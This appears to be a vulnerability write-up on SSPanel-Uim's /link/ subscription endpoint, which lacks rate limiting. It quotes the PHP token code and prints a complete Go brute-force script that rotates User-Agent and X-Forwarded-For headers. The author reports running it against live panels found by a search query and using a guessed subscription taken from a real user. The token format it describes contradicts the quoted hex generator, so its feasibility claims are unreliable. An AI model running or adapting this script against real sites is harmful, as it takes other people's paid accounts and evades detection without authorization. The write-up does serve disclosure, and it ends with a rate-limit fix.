

**Before SSPanel-Uim 2023.3, the /link/ interface does not have a request rate limit, which can lead to brute force guessing of the information of the /link/ interface**

SSPanel-Uim is a platform that can purchase proxy nodes online. The function of this problem is the /link/ interface of SSPanel-Uim. The function of /link/ interface is to deliver the purchased node subscriptions to users, such as: xray, ssh, ss and clash etc.

Since SSPanel-Uim does not restrict access to the /link/ interface, it can lead to violent guessing of the interface, thereby leaking user information.

code audit:

The /link/ interface code location for obtaining the subscription connection is located in src\Controllers\LinkController.php. From the code, the /link/ interface will be spliced with a basic URL. The default is the root directory of the website. In order to obtain user subscription information, you need to know the correct user token.

```
LinkController.php 9+ x
src > Controllers > LinkController.php > App\Controllers\LinkController > getTraditionalSub
271     $transport_method = $node_custom_config['transport_method'] ?? '';
272     $servicename = $node_custom_config['servicename'] ?? '';
273     $path = $node_custom_config['path'] ?? '';
274
275     $links .= 'trojan://' . $user->uid . '@' . $server . ':' . $trojan_port . '?peer=' . $host . '&sni='
276             . $host . '&obfs=' . $transport_plugin . '&path=' . $path . '&mux=' . $mux . '&allowInsecure='
277             . $allow_insecure . '&obfsParam=' . $transport_method . '&type=' . $transport . '&security='
278             . $security . '&serviceName=' . $servicename . '#' . $node_raw->name . PHP_EOL;
279     }
280 }
281
282 return $links;
283 }
284
2 references
285 public static function getTraditionalSub($user): string
286 {
287     $userid = $user->id;
288     $token = Link::where('userid', $userid)->first();
289     return $_ENV['subUrl'] . '/link/' . $token->token;
290 }
291
292
60
61 //订阅设置-----
62 $_ENV['Subscribe'] = true; //本站是否提供订阅功能
63 $_ENV['subUrl'] = $_ENV['baseUrl']; //订阅地址，如需和站点名称相同，请不要修改
64
65 //审计自动封禁设置-----
66 $_ENV['enable_auto_detect_ban'] = false; // 审计自动封禁开关
```

```
.config.example.php x
config > .config.example.php
1  <?php
2
3  //基本设置-----
4  $_ENV['key'] = 'ChangeMe'; //Cookie加密密钥, 请务必修改此key为随机字符串
5  $_ENV['pwdMethod'] = 'bcrypt'; //密码加密 可选 md5, sha256, bcrypt, argon2i, argon2id
6  $_ENV['salt'] = ''; //推荐配合 md5/sha256, bcrypt/argon2i/argon2id 会忽略此项
7
8  $_ENV['debug'] = false; //debug模式开关, 生产环境请保持为false
9  $_ENV['appName'] = 'SSPanel-UI'; //站点名称
10 $_ENV['baseUrl'] = 'http://example.com'; //站点地址
11 $_ENV['muKey'] = 'ChangeMe'; //WebAPI密钥, 用于节点服务端与面板通信, 请务必修改此key为随机字符串
12
13 //数据库设置-----
14 // db_host|db_socket 二选一, 若设置 db_socket 则 db_host 会被忽略, 不用请留空。若数据库在本机上推荐用 db_socket。
```

For the generation of user token, please refer to the following code. The final generated result should be a mixed string of 16-digit numbers and letters.

```
SubController.php 9+ x Tools.php 9
src > Controllers > SubController.php > App\Controllers\SubController > getUniversalSub
2 references
422 public static function getUniversalSub($user): string
423 {
424     $userid = $user->id;
425     $token = Link::where('userid', $userid)->first();
426     if ($token === null) {
427         $token = new Link();
428         $token->userid = $userid;
429         $token->token = Tools::genSubToken();
430         $token->save();
431     }
432     return $_ENV['subUrl'] . '/sub/' . $token->token;
433 }
434 }
435
```


```
SubController.php 9+  Tools.php 9 X
src > Utils > Tools.php > App\Utils\Tools > genSubToken
290     }
291
292     1 reference
    public static function genSubToken(): string
293     {
294         for ($i = 0; $i < 10; $i++) {
295             $token = self::genRandomChar(16);
296             $is_token_used = Link::where('token', $token)->first();
297             if ($is_token_used === null) {
298                 return $token;
299             }
300         }
301
302         return "couldn't alloc token";
303     }
304
SubController.php 9+  Tools.php 9 X
src > Utils > Tools.php > App\Utils\Tools > genRandomChar
151     $gb = 1048576;
152     return $traffic / $gb;
153 }
154
155     16 references
    public static function genRandomChar($length = 8): string
156     {
157         return bin2hex(openssl_random_pseudo_bytes($length / 2));
158     }
159
    55 references
```

Although it seems that brute force guessing on this piece of data is unlikely, a website may have many users, and there may be tens of thousands of people using it. The `/link/` interface here is just a simple 16-digit random string without password, request rate, verification code and other checks, which makes brute force guessing easy to complete.

Measured :

In order to prove that the brute force guessing here is feasible, I will use a real environment to test

It is very simple to find a SSPanel-Uim with this vulnerability, just search for "powered by sspanel" using google grammar



Then I also wrote a golang script for brute force guessing

#####

```
package main

import (
    "crypto/tls"
    "fmt"
    "io/ioutil"
    "math/rand"
    "net/http"
    "net/url"
    "time"
)

func main() {
    baseURL := "https://URL/link/"

    req, err := http.NewRequest("GET", "", nil)
```

```

    if err != nil {
        panic(err)
    }

    proxyURL, err := url.Parse("http://127.0.0.1:8080")
    if err != nil {
        panic(err)
    }
    transport := &http.Transport{
        Proxy: http.ProxyURL(proxyURL),
        TLSClientConfig: &tls.Config{
            InsecureSkipVerify: true, // 忽略证书验证
        },
    }

    req.Header.Set("Host", "HOST")
    req.Header.Set("Sec-Ch-Ua", "\"Chromium\";v=\"95\", \";Not A
Brand\";v=\"99\"")
    req.Header.Set("Sec-Ch-Ua-Mobile", "?0")
    req.Header.Set("Sec-Ch-Ua-Platform", "\"Windows\"")
    req.Header.Set("Upgrade-Insecure-Requests", "1")
    req.Header.Set("Accept",
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
    req.Header.Set("Sec-Fetch-Site", "none")
    req.Header.Set("Sec-Fetch-Mode", "navigate")
    req.Header.Set("Sec-Fetch-User", "?1")
    req.Header.Set("Sec-Fetch-Dest", "document")
    req.Header.Set("Accept-Encoding", "gzip, deflate")
    req.Header.Set("Accept-Language", "zh-CN,zh;q=0.9")
    req.Header.Set("Connection", "close")

    client := &http.Client{
        Transport: transport,
    }
    for {
        randomStr := genRandomChar(16)
        fullURL := baseURL + randomStr + "?clash=1"
        req.URL, err = url.Parse(fullURL)
        if err != nil {
            panic(err)
        }

        req.Header.Set("User-Agent", getRandomUserAgent())
        req.Header.Set("X-Forwarded-For", getRandomXForwardedFor())

        resp, err := client.Do(req)
        if err != nil {
            panic(err)
        }

        body, err := ioutil.ReadAll(resp.Body)
        if err != nil {

```

```

        panic(err)
    }

    if len(body) > 50 {
        fmt.Println(fullURL)
        fmt.Println(body)
    }

    resp.Body.Close()

}

}

func genRandomChar(length int) string {
    rand.Seed(time.Now().UnixNano())

    charset :=
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
    result := make([]byte, length)
    for i := 0; i < length; i++ {
        result[i] = charset[rand.Intn(len(charset))]
    }

    return string(result)
}

func getRandomUserAgent() string {
    userAgents := []string{
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36",
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like
Gecko",
    }

    index := rand.Intn(len(userAgents))

    return userAgents[index]
}

func getRandomXForwardedFor() string {
    rand.Seed(time.Now().UnixNano())

    ipSegments := []string{
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
        fmt.Sprintf("%d.%d.%d.%d", rand.Intn(256), rand.Intn(256),
rand.Intn(256), rand.Intn(256)),
    }
}

```



```
return fmt.Sprintf("%s, %s", ipSegments[0], ipSegments[1])
}
```

#####

Then the running effect of the script:

I guessed three correct API information in just one hour

The screenshot shows a Go IDE with a script for brute force cracking. The script sets various headers for an HTTP request, including 'Accept', 'Sec-Fetch-Site', 'Sec-Fetch-Mode', 'Sec-Fetch-User', 'Sec-Fetch-Dest', 'Accept-Encoding', 'Accept-Language', and 'Connection'. It then creates an HTTP client and sends the request to a target URL. The terminal window shows the output of the script, displaying three guessed API URLs: <https://www.burp.com/link/icw00ld0KR1sBZDT?clash=1>, <https://www.burp.com/link/YVu7d3VK12bpqcgq?clash=1>, and <https://www.burp.com/link/14Etf5L2H1pEyMdP?clash=1>.

```

37 req.Header.Set(key: "Accept", value: "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*;")
38 req.Header.Set(key: "Sec-Fetch-Site", value: "none")
39 req.Header.Set(key: "Sec-Fetch-Mode", value: "navigate")
40 req.Header.Set(key: "Sec-Fetch-User", value: "?1")
41 req.Header.Set(key: "Sec-Fetch-Dest", value: "document")
42 req.Header.Set(key: "Accept-Encoding", value: "gzip, deflate")
43 req.Header.Set(key: "Accept-Language", value: "zh-CN,zh;q=0.9")
44 req.Header.Set(key: "Connection", value: "close")
45
46 client := &http.Client{
47     Transport: transport,
48 }
49 for {
50     randomStr := genRandomChar(length: 16)
51     fullURL := baseURL + randomStr + "?clash=1"
52     req.URL, err = url.Parse(fullURL)
53     if err != nil {
54         panic(err)
55     }
56
57     req.Header.Set(key: "User-Agent", getRandomUserAgent())
58     req.Header.Set(key: "X-Forwarded-For", getRandomXForwardedFor())
59
60     resp, err := client.Do(req)
61     if err != nil {
62         panic(err)
63     }
64
65     body, err := ioutil.ReadAll(resp.Body)
66     if err != nil {
67         panic(err)
68     }
69 }
70
71 main()

```

```

go build test.go
go 设置调用>
https://www.burp.com/link/icw00ld0KR1sBZDT?clash=1
https://www.burp.com/link/YVu7d3VK12bpqcgq?clash=1
https://www.burp.com/link/14Etf5L2H1pEyMdP?clash=1

```

And you can see that the brute force cracking has not been blocked in BURP

[illegible]

The subscription connection obtained by brute force guessing can be used normally

↑ 0 B/s

↓ 0 B/s

Download from a URL

General

Proxies

Profiles

Logs

Connections

Settings

Feedback

00:00:17

Connected

684310924.yaml

(a few seconds)

20.1GB 101.1GB 2023-08-15

Cl

ww

0.0

repair: Limit the rate of access to the interface



